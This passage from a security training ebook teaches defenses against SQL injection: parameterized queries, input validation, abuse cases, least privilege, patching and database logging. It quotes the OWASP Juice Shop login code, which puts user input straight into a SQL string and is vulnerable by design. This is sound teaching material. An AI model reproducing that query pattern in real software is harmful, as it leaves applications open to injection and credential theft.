If instead we look at the [IMPOSSIBLE version of this code](#), we will see it use proper control:

```
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
```



```

// Get input
$id = $_GET[ 'id' ];

// Was a number entered?
if(is_numeric( $id )) {
    // Check the database
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE
user_id = (:id) LIMIT 1;' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();
    $row = $data->fetch();

    // Make sure only 1 result is returned
    if( $data->rowCount() == 1 ) {
        // Get values
        $first = $row[ 'first_name' ];
        $last = $row[ 'last_name' ];

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
    }
}
}

```

We grab the \$id (line 8), we then perform input validation since the ID should be a numeric value (line 11).

We then use a prepared statement with parameterized query (line 13), where we prepare the SQL statement and set placeholders for our inputs, and we also set a LIMIT 1 so that we only return a single row.

We then bind our parameters with the bindParam() method (line 14th) which binds a variable to its corresponding variable in the prepared statement, and we specify the data\_type with PDO::PARAM\_INT to set it as an INTEGER data type.

We then execute the query.

On line 18, we again make sure that only one row was returned, since there are SQL injections that could comment out the LIMIT 1 option, in which case we want to prevent the response from making it back to the requester.



Let's take a quick look at the [OWASP Juice Shop login code](#) to identify the issue before moving on.

```
return (req, res, next) => {
  verifyPreLoginChallenges(req)
  models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND
password = '${insecurity.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model:
models.User, plain: true })
  .then((authenticatedUser) => {
    let user = utils.queryResultToJson(authenticatedUser)
    const rememberedEmail = insecurity.userEmailFrom(req)
    if (rememberedEmail && req.body.oauth) {
      models.User.findOne({ where: { email: rememberedEmail } }).then(rememberedUser => {
        user = utils.queryResultToJson(rememberedUser)
        utils.solveIf(challenges.loginCisoChallenge, () => { return user.data.id === users.ciso.id })
        afterLogin(user, res, next)
      })
    } else if (user.data && user.data.id && user.data.totpSecret !== '') {
      res.status(401).json({
        status: 'totp_token_required',
        data: {
          tmpToken: insecurity.authorize({
            userId: user.data.id,
            type: 'password_valid_needs_second_factor_token'
          })
        }
      })
    } else if (user.data && user.data.id) {
      afterLogin(user, res, next)
    } else {
      res.status(401).send(res.__('Invalid email or password.'))
    }
  }).catch(error => {
    next(error)
  })
}
```

We can see that the email and passwords are grabbed directly from the user-submitted input and injected directly in the database, with nothing in between.

Instead, we could do something like this:



```
const email = req.body.email,
      password = insecurity.hash(req.body.password)
let preparedStatement = new sql.PreparedStatement(),
    sqlQuery = "SELECT * FROM Users WHERE (email = @email and password = @password) AND
deletedAt IS NULL"
```

```
    preparedStatement.input('email', sqlVarChar(50))
    preparedStatement.input('password', sqlVarChar(50))
    preparedStatement.prepare(sqlQuery)
    .then(function() { ... })
```

And we could add additional checks like making sure that only one record was returned, that the email was properly formatted, etc... Also, this is untested code and just a proof of concept, but we are again using placeholders for the email and password, and using a prepared statement.

## How to test your apps

Now that we're aware of security controls we can use and we've seen examples of insecure as well as secure code, let's wrap up this lesson by talking about how to test our own apps for SQL injections, especially since our apps are likely to have multiple locations that could be vulnerable to SQL injections.

One of the first steps we can take is to understand and document where our application interacts with a database server in order to access data. This could be an authentication form, a search form, profile pages, etc...

We then need to make a list of all input fields whose values could be used to craft an SQL injection. Here it's important to remember any hidden fields, HTTP headers, and Cookies.

Then, we can not only manually test via methods we've learned, but we can also use fuzzers and automated tools like SQLMap to look for any sign of weakness.

Monitor responses from the server, look at the source code being returned for any information leakage, and keep an eye out for any unexpected or changes in behavior.

## Abuse Cases

To help with this, I also recommend that you create Abuse Cases.

Abuse Cases should not be generic, but instead, should be specific and actionable.



If you are running an agile project, the definition of Abuse Cases should be made after your User Stories are included in a Sprint.

In waterfall projects, they should be made when the business features to implement are identified and known by the business.

Then, the Abuse Cases become security requirements in each feature specification section or User Story acceptance criteria.

An example Abuse Case might be:

- As an attacker, I will perform an injection attack (SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries) against input fields of the User or API interfaces

For more information regarding Abuse Cases, [check out this cheat sheet](#).

That concludes it for this lesson on defenses for the application layer. You may now complete it and move on!

## Defenses - Database Layer

[Slides used in this chapter.](#)

Just like we need to build applications as if they will be under SQL injection attack, we need to construct our databases with the same mindset and assume that not all of our security controls at the network and application layers will be successful.

So when designing security for our databases, we need to think about:

- Minimizing privileges of database accounts
- Updating our DBMS on a regular basis
- Implementing proper monitoring & logging
- NoSQL databases as also being vulnerable

### Minimizing privileges of database accounts

When your application runs SQL queries, it does this by assuming the privileges of a user that was set up for it to use. A lot of times, it's much easier to configure an administrative user for this purpose, since we don't have to mess with permissions. But this is a mistake.



In the lesson where we used SQLMap to compromise a database, we could use options such as --current-user and --is-dba to check:

The current user running our queries

Whether that user has administrative privileges

And if we had access to an admin account, we could have done far more damage including potentially:

- Uploading custom files on the server
- Created or deleted other database accounts
- Create, run, delete stored procedures
- etc...

By limiting privileges, and even creating different users for different web applications, we can limit how much damage successful attacks can do.

## Updating our DBMS on a regular basis

Of course, this list would not be complete without mentioning updates to our DBMS. Updates can be a pain, but they are an important part of maintaining secure systems, especially when the updates fix security bugs.

Make sure that you keep up with updates for your specific DBMS and ensure regular updates to your systems.

Some systems, like Amazon RDS or Aurora, even let you enable automated minor updates so that you don't have to manually keep up with those.

## Implementing proper monitoring & logging

One other critical piece in keeping databases secure is implementing proper monitoring & logging.

For example:

- Errors should be logged — from SQL errors to database administration errors, ie:
  - Failed login attempts
  - Incorrect SQL syntax
  - Attempts to access invalid objects or stored procedures
  - Out of range errors (such as when trying UNION attacks)
  - All errors involving permissions
  - Errors involving extensions like xp\_sendmail, xp\_cmdshell, and others



- Certain Data Manipulation Language (DML) and Data Definition Language (DDL) operations should be logged and audited. For example:
  - Password changes
  - Logins
  - Logouts
  - Database operations
  - Permission changes
- Set thresholds so that if there are too many errors or certain types of errors in a specific time window, it alerts someone to take a look
  - Unless you haven't thoroughly tested your system, there should not be very many errors happening from application requests, so if there is an uptick in errors all of a sudden, it's definitely something you should take a look at

Implementing this logging and monitoring depends on your system, whether you are on-prem or in the cloud, and what tools you want to use. There are a lot of 3rd party tools and there are different settings available depending on the DBMS.

## NoSQL is also vulnerable

I had to throw this one in here, because while we focused on SQL injections with SQL database engines, NoSQL is also vulnerable to injections...so if you're running NoSQL databases, don't think that you can skip on security controls, even if they look a little different.

## More information on Database security and hardening

More information here:

[https://cheatsheetseries.owasp.org/cheatsheets/Database\\_Security\\_Cheat\\_Sheet.html#database-configuration-and-hardening](https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html#database-configuration-and-hardening)

## Conclusion

That concludes it for this lesson on defense controls for the database layer. You may now complete this lesson and move on to the next!



---

# Conclusion and Additional Resources

## Conclusion and Additional Resources

For the video version of this ebook, including more injection attacks like OS Command, SMTP Header, and XML injections, [check out our course on Cybr](#).

Be sure to follow Cybr's social media accounts:

- <https://linkedin.com/company/cybr-training>
- <https://www.facebook.com/cybrcom>
- [https://www.youtube.com/channel/UCHniAWK7wYu9EYbz64cOL\\_A](https://www.youtube.com/channel/UCHniAWK7wYu9EYbz64cOL_A)

If you find helpful resources, we'd really appreciate it if you posted them in our forums for this material so that others can also benefit from them.

We also have a [Discord community](#) where you can chat in real-time with me, other course authors, and other Cybr members as well as mentors. [We have forums](#) if you'd prefer asking questions there and/or finding additional resources.

I'd also [love to connect on LinkedIn](#), where I post regularly.

I look forward to seeing you there, and I hope to have you enroll in more of our courses soon! Don't lose this momentum — keep building at it and you will be an expert before you know it.

Thanks again, and hope to see you soon!

Christophe





---

# Enjoyed the ebook?

Please share it with anyone who would benefit from it!

Don't forget, we also have this material as a [course with video lessons](#), and a [community of other cybersecurity enthusiasts and professionals](#) where you can ask questions, get answers, contribute to discussions, and meet others with similar interests.

Thanks again,

- The CYBR team



Connect with us on social media:

[Facebook](#)

[LinkedIn](#)

[YouTube](#)

